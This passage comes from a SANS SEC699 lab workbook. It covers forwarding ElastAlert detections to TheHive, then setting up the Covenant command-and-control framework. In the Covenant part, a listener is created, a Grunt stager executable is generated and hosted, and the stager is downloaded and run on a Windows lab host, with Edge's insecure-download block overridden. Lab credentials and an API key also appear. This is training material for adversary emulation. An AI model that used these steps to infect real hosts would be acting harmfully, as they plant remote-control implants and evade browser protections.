
With our user authorized, let's move on to create a new API key using the user's *"Create API key"* button.



Once the API key generated, press the blue *"Reveal"* button to retrieve the secret.



From the displayed input, copy your user's API key as shown in the capture below.



Go back to your SSH session and open your ElastAlert rule with a text editor.

```
nano ~/elastalert/rules/sec699-test.yml
```

We'll update the `alert` section in our rule to have ElastAlert generate alerts in TheHive. Update our existing rule with the following configuration:

```
alert:
  - 'hivealerter'

hive_connection:
  hive_host: http://192.168.20.106
  hive_port: 9000
  hive_apikey: lAI6EcfZSc4sZmRj6TVXR2zxkoawDXgf # Replace the API key with yours

hive_alert_config:
  title: 'RDP logins detected on host {match[host][name]}'
  type: 'ElastAlert'
  source: '{match[event][provider]}'
  description: 'Detected by {rule[name]}.'
  severity: 2
  tags: ['Sigma', 'Test']
  tlp: 2
  status: 'New'
  follow: True
```

We replaced the default `debug` alert with a `hivealerter`. In order for the alerter to work properly, it requires a few mandatory variables:

- `hive_host` is the IP or hostname where your TheHive instance can be found. This is the IP of your SOC stack.
- `hive_port` is TheHive's port, which is the default `9000`.
- `hive_apikey` is the API key you previously generated in TheHive.
- `hive_alert_config` let us customize which info is sent to TheHive. We can substitute certain values by referencing them between `{}`. The values can be derived from the rule that was triggered, such as `'{rule[name]}'` or from the event that was matched by the rule. Any field can be used, if we take the hostname as an example we can have a quick peak at the Kibana event and notice there is a field called `host.name`. We can reference this field through `match[host][name]`.
- `source` lets you track where your alert was generated from. We will use Kibana's `event.provider` field which, for our RDP events, contain the *"Microsoft-Windows-Security-Auditing"* value.


Below is the full rule for good measurement.

```
alert:
  - 'hivealerter'

hive_connection:
  hive_host: http://192.168.20.106
  hive_port: 9000
  hive_apikey: lAI6EcfZSc4sZmRj6TVXR2zxkoawDXgf # Replace the API key with yours

hive_alert_config:
  title: 'RDP logins detected on host {match[host][name]}'
  type: 'ElastAlert'
  source: '{match[event][provider]}'
  description: 'Detected by {rule[name]}.'
  severity: 2
  tags: ['Sigma', 'Test']
  tlp: 2
  status: 'New'
  follow: True

description: Detect RDP logins
filter:
- query:
    query_string:
      query: (winlog.channel:"Security" AND winlog.event_id:"4624" AND
winlog.event_data.LogonType:"10")
index: winlogbeat-*
name: 699-Test-rule_0
priority: 4
realert:
  minutes: 0
type: any
```


Our integration is ready to be tested; run ElastAlert once more:

```
python3 -m elastalert.elastalert --config ~/elastalert/config.yml --rule
~/elastalert/rules/sec699-test.yml --verbose --start $(date +"%Y-%m-%d")
```


Head over to TheHive to see if the alert was generated. We can log in using the `admin` user (password `admin`) and select the *"Alerts"* tab. You will notice that the live feed already shows matching alerts, as does the *"Alert"* tab's badge.



As you can see on your instance, and in the beneath capture, your alert's type, title and source match the dynamic values we defined. You may inspect an alert by pressing the *"Preview and import"* button, outlined on the right.



The alert's preview furthermore shows the expected description.



You can import the case by clicking the "Import" button, but we will not use it any further.

Bonus Step: Sigmac Tricks

The `sigmac` tool allows conversion toward a multitude of targets such as Splunk, ArcSight, QRadar, and more. For a full list of supported targets, run `sigmac -l`. If you want to quickly check if your Sigma rule will trigger on the correct events, use the `es-qs` target and paste the resulting query in Kibana.

Conclusions

This concludes our configuration of our detection stack. During this lab, you performed the following tasks:

- Implemented ElastAlert
- Installed SIGMA Tools
- Developed a sample SIGMA rule
- Set up a forwarding from ElastAlert to TheHive

After the lab, please stop your target environment. In order to do so, please use the following command:

```
cd /home/student/Desktop/lab-manager
./manage.sh destroy_target -t [version_tag] -r [region]
```

Exercise 4: Preparing Adversary Emulation Stack

During this lab, we will explore the implant framework that will be used throughout the week for manual adversary emulation work:

> Covenant is a .NET command and control framework that aims to highlight the attack surface of .NET, make the use of offensive .NET tradecraft easier, and serve as a collaborative command and control platform for red teamers.
>
> Covenant is an ASP.NET Core, cross-platform application that includes a web-based interface that allows for multi-user collaboration.
>
> *Source: github.com/cobbr/Covenant*

We will complete the following objectives:

- Explore Covenant
- Infect a host
- Run tasks on the infected host

The objectives have been fully documented step-by-step (including all expected commands and outputs). Feel free to either find your own way, or use the exact instructions as described below, depending on your experience and expertise.

Your instructor will indicate how much time you can dedicate to this lab.

Lab Setup and Preparation

Please start your target lab environment using the following commands on the student VM:

```
cd /home/student/Desktop/lab-manager
./manage.sh deploy -t [version_tag] -r [region]
```

Once the environment is deployed, please start the lab from the CommandoVM.

Objective 1: Exploring Covenant

In the first part of the lab, we will go over the Covenant UI and address core concepts.

Step 1: Authenticate to Covenant UI

All work using Covenant can be done through the **Covenant UI**, which can be accessed on `https://192.168.20.107:7443`. As we are using a self-signed SSL certificate, you will need to accept the certificate warning. Upon first access, Covenant offers the ability to register a new administrator. For simplicty sake, please use the `student` username and `Sec699!!` as password.

***Note**: The Covenant UI is served over HTTPS. If we manually enter the target IP in your browser, be sure to specify the appropriate `https` scheme in the URL.*

Once authenticated, the Covenant dashboard will provide an overall overview of all its different capabilities.

Step 2: Reviewing Covenant Listeners


In order to communicate with a compromised host, Covenant relies on a `Listener` between infected hosts and the Covenant server. Covenant currently only supports `http` Listeners, with the below options:

Name	Description

Name	Description
Name	The Name of the listener that will be used throughout the interface. Pick something recognizable!
Url	The Url is the callback URL, and is the url that Grunts will be directly connecting to. If you are using redirectors, this should be the url that points to the external redirector. The URL should be a combination of the ConnectAddress, BindPort, and UseSSL values, and should be of the form: http(s)://CONNECTADDRESS:BINDPORT
ConnectAddress	The ConnectAddress is the callback address, and represents the hostname portion of the Url.
BindAddress	The BindAddress is the local IP address that the listener will bind to. This can be helpful in cases where the Covenant host has multiple nics. Usually, this value will be 0.0.0.0.
BindPort	The BindPort is the local port that the listener will bind to. This also represents the port portion of the Url.
UseSSL	The UseSSL value determines if the listener should use the HTTPS or HTTP protocol. If UseSSL value is true, an SSLCertificate needs to be provided.
HttpProfile	The HttpProfile determines the behavior of Grunt and listener communication.
SSLCertificate	The SSLCertificate is the certificate used by the listener, if UseSSL is true. The certificate is expected be in PFX format.
SSLCertificatePassword	The SSLCertificatePassword is the password that is being used to protect the SSLCertificate.

Source: github.com/cobbr

The `Listener` makes use of a `Listener Profile`. These profiles can be used to customize what our C2 traffic will look like! By clicking the `Profiles` button, we can see that multiple default Listener profiles already exist.



Step 3: Reviewing Covenant Launchers


Infecting hosts can be done through a variety of payloads called `launchers`. To continue our walkthrough, navigate to the `Launcher` tab. Covenant offers multiple launching techniques, each with its advantages and inconveniences:

Type	Description
Binary	The Binary launcher is used to generate custom binaries that launch a grunt. This is currently the only launcher that does not rely on a system binary.
PowerShell	The PowerShell launcher is used to generate PowerShell code and/or a PowerShell one-liner that launches a Grunt using powershell.exe.
MSBuild	The MSBuild launcher is used to generate an MSBuild XML file that launches a Grunt using msbuild.exe.
InstallUtil	The InstallUtil launcher is used to generate an InstallUtil XML file that launches a Grunt using installutil.exe.
Mshta	The Mshta launcher is used to generate an HTA file and/or a mshta one-liner that launches a Grunt using mshta.exe that relies on DotNetToJScript.
Regsvr32	The Regsvr32 launcher is used to generate an SCT file and/or regsvr32 one-liner that launches a Grunt using regsvr32.exe that relies on DotNetToJScript.
Wmic	The Wmic launcher is used to generate an xsl file and/or wmic one-liner that launches a Grunt using wmic.exe that relies on DotNetToJScript.
Cscript	The Cscript launcher is used to generate a JScript file a Grunt using cscript.exe that relies on DotNetToJScript.
Wscript	The Wscript launcher is used to generate a JScript file a Grunt using wscript.exe that relies on DotNetToJScript.

Source: github.com/cobbr

Step 4: Reviewing Covenant Templates

Communication methods within the Covenant framework are implemented in the `Templates` tab. By default communication can be done among others through the HTTP or SMB protocol. Remember, however, that the server is only capable of handling HTTP communication. Meaning that the SMB template can only be used for communication between two grunts. Other templates such as the Bridge template can be found in some versions, which is nothing more than a HTTP template with specific outbound settings.



Step 5: Create a Covenant Listener

In order to continue our Covenant tutorial, let's infect a sample system!

We must first **create a listener** to establish a communication channel between hosts and the Covenant server. This listener can be created through the `Listener` tab.

Using the `+ Create` button will offer us the ability to create a new listener as outlined in the below image. Two settings must, however, be changed and require a basic understanding of our SANS Lab network architecture. Covenant is deployed as a Docker container, meaning both the *"ConnectPort"* and *"ConnectAddress"* will have the Docker container's value as a default.

To ensure our infected hosts are able to connect to Covenant, configure the Listener as follows:


- `ConnectAddress`: `192.168.20.107`
- `ConnectPort`: `80`

Once modified, the listener can be created by pressing the blue *"+ Create"* button.


Screenshot of the Covenant Listener Creation Page

Step 6: Create a Covenant Launcher

Infecting hosts can be done through a variety of payloads called *"launchers"*. To **create a launcher**, navigate to the *"Launcher"* tab. Covenant offers multiple launching techniques, each with its advantages and inconveniences. As the SEC699 Lab is equiped with the .Net framework, we can use the simplest approach of relying on a "Binary" launcher.



On the *"Binary"* launcher's creation page, ensure the proper *"DotNetFrameworkVersion"* is set to `Net40`. Also make sure that the killdate is set well in the future.



Once done, press the *"⚡ Generate"* button.

Step 7: Host the Covenant Launcher

As Covenant includes a file-hosting function, we will rely on our C2 to serve malicious files. From the newly created launcher, proceed to access the *"Host"* tab.

Once opened, let's make our launcher available at `/GruntStager.exe` after which you may press the blue *"Host"* button.

Step 8: Open an RDP session to a Windows system


For our Covenant walkthrough, we will infect one of our Windows systems, 192.168.20.105. Open an RDP session to the `192.168.20.105` system as the `sec699-20.lab\student` user (password `Sec699!!`).

Step 9: Open browser and download the Covenant Grunt stager


Once authenticated to the `192.168.20.105` system, please open Microsoft Edge and browse to your hosted Launcher available at `192.168.20.107/GruntStager.exe`. Once prompted, proceed to run it.

When downloading this executable using Microsoft Edge, the executable will be blocked as insecure. Allow the download by doing the following:

Click on the keep button:

